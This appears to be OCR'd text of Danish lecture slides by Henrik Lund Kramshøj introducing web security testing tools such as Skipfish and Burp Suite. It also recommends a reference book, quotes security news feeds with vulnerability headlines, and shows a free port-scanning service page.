
image/png (2)

Vi afprøver nu følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool.

Af Michal Zalewski `http://code.google.com/p/skipfish/`

Burp Suite



Burp Suite contains the following key components:

- An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- An application-aware **Spider**, for crawling content and functionality.
- An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- A **Repeater** tool, for manipulating and resending individual requests.
- A **Sequencer** tool, for testing the randomness of session tokens.
- The ability to **save your work** and resume working later.
- **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard `http://portswigger.net/burp/`

Twitter @PortSwigger


Burpsuite

> Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.
>
> Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke - NB: EUR 249 per user per year.


`http://portswigger.net/burp/`

Mere Web application hacking



The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws
Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779

Følg med Twitter news



Safety

@safety Twitter HQ

Twitter's Trust and Safety Updates!

http://help.twitter.com/forums/10711/entries/76036

safety Safety
Also, we will never send you an email saying that you've been suspended for "tweeting too much." Those emails are fake & not from us.
26 Sep


safety Safety
We will never send you emails requiring you to "complete offers" in order to unsuspend your account. That's spam, not us.
26 Sep

safety Safety
Warn your friends if they sent you a DM saying "When I found this about you" with a link - they've been phished. bit.ly/accountamiss
21 Sep

Twitter has become an important new resource for lots of stuff

Twitter has replaced RSS for me

Følg med Twitter news



exploitdb [webapps] - BPAffiliate Affiliate Tracking Authentication Bypass Vulnerability: http://bit.ly/9LOC3K
about 5 hours ago via twitterfeed

exploitdb [webapps] - BPDirectory Business Directory Authentication Bypass Vulnerability: http://bit.ly/c4TeLz
about 5 hours ago via twitterfeed


exploitdb [webapps] - BPConferenceReporting Web Reporting Authentication Bypass Vulnerability: http://bit.ly/cM61AK
about 5 hours ago via twitterfeed

exploitdb [webapps] - BPRealestate Real Estate Authentication Bypass Vulnerability: http://bit.ly/bYx2aY
about 5 hours ago via twitterfeed

sans_isc [Diary] Mac OS X Server v10.6.5 (10H575) Security Update: http://support.apple.com/kb/HT4452, (Tue, Nov 16th): .... http://bit.ly/azBrso
about 7 hours ago via twitterfeed

Exploits og nye sårbarheder

Be careful - spørgsmål?




Hey, Lets be careful out there!

Henrik Lund Kramshøj, internet samurai
hlk@solido.net

Billede: Michael Conrad `http://www.hillstreetblues.tv/`

VikingScan.org - free portscanning



VikingScan.org - free portscanning

On this page you can configure and start a portscan of your IP-address from this server.
Your IP-address is: **85.82.28.68**

Note that this service is currently software in development and you also need to make sure that you are allowed to scan the IP-address specified.